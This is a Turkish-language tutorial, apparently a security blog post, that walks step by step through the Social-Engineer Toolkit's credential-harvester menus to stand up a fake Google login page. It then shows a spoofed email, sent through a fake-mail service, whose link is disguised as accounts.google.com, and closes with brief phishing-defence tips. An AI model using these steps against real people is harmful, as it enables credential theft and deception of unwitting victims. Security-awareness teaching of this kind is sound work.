
    Terminal ekranında sudo komutuyla beraber setoolkit'i çalıştırıyoruz.


    Setoolkit çalıştırdıktan sonra yukarıdaki resimdeki gibi karşımıza 6 tane seçenek gelecek.


    Biz sosyal mühendislik çalışması yapacağımız için 1'i yani (social – engineering attacks) seçiyoruz.


    social – engineering attacks seçtikten sonra karşımıza 11 tane atak çeşidi geliyor.
    Biz web sitesi üzerinden ilerleyeceğimiz için 2 (website attack vectors )’u seçiyoruz.


    Website attack vectors seçtikten sonra karşımıza 8 tane saldırı türü karşımıza geliyor.
    Biz  3’ü (credential harvester attack method) seçiyoruz.


    Credential harvester attack method seçtikten sonra karşımıza 3 saldırı çeşidi geliyor.


    • Web Templates: İçerisinde hazır bulunan 5 farklı site mevcut
    • Site Cloner: İstediğimiz siteyi klonlayarak sahte bir site oluşturur
    • Custom Import: Kendimizin yazdığı html kodlarıyla siteyi oluşturur.


       Biz 1'i yani web templates'i seçiyoruz.


    Web templates'i seçtikten sonra bizden bu siteye giren kişilerin bilgilerini hangi ip adresine gönderilsin onu soruyor. Ben Parrot makinemin ip adresini girdim.


    Ip girdikten sonra hangi sitenin arayüzünü kopyalamak istediğimizi sormaktadır. Biz 2. seçeneği yani Google'ı seçiyoruz.


    URL kısmına belirtiğiniz ip adresini yazarsanız kendi oluşturduğunuz sahte sitenin arayüzene  bağlanmış olursunuz. Burada girilen bilgiler belirtiğiniz ip adresine yönlendirilir. Deneme olarak login olmak istediğim zaman login olmayıp hiç bir şey olmamış gibi beni orijinal Google'a yönlendirecektir ve bilgilerim karşı tarafa gidecektir.


    Yukarıdaki ekranda göründüğü gibi login olduktan sonra Parrot'ıma login bilgileri geldi.
    ...

    Saldırganlar, hedefindeki şirketin çalışanlarını belli bir süre izleyip zayıf halka olan çalışanı tespit etmeye çalışırlar.

    Ücretsiz "fake mail" servisi olan emkei.cz sitesini kullanarak, hedefimizdeki kişiye Google'ın google@gmail.com mail adresinden geliyormuş gibi bir sahte mail hazırlayıp kurbanın mail adresine gönderiyoruz...

    NOT:
    Mailin mesaj kısmında SET kullanarak oluşturduğumuz ip adresini link (köprü) yaparak https://accounts.google.com/ şeklinde görünmesini sağladık.


    Evet, gönderdiğimiz sahte mail kurbana ulaştı ve mailin görünümü aşağıdaki gibidir.

    Bu tip yöntemler kullanılarak sahte e-postalar gönderip kurbanları oltaya (phishing) getirebiliriz.

    Phishing'ten Korunma Yöntemleri

    • Şirket çalışanlarının "bilgi güvenliği farkındalık" eğitimleriyle bilinçlendirilmesi.
    • Gelen e-posta kimden geldiğine emin değilseniz açmayınız.
    • Mail yoluyla gelen her url gitmeyiniz, gittiniz url’lerde domain isimlerine dikkat ediniz.
    • SSL (HTTPS) sertifikası olmayan web sitelerinde özel bilgilerinizi paylaşmayınız.
    • Kullandığınız parolaları belirli zaman aralıklarında muhakkak güncelleyiniz. 
    • ...
    Devamı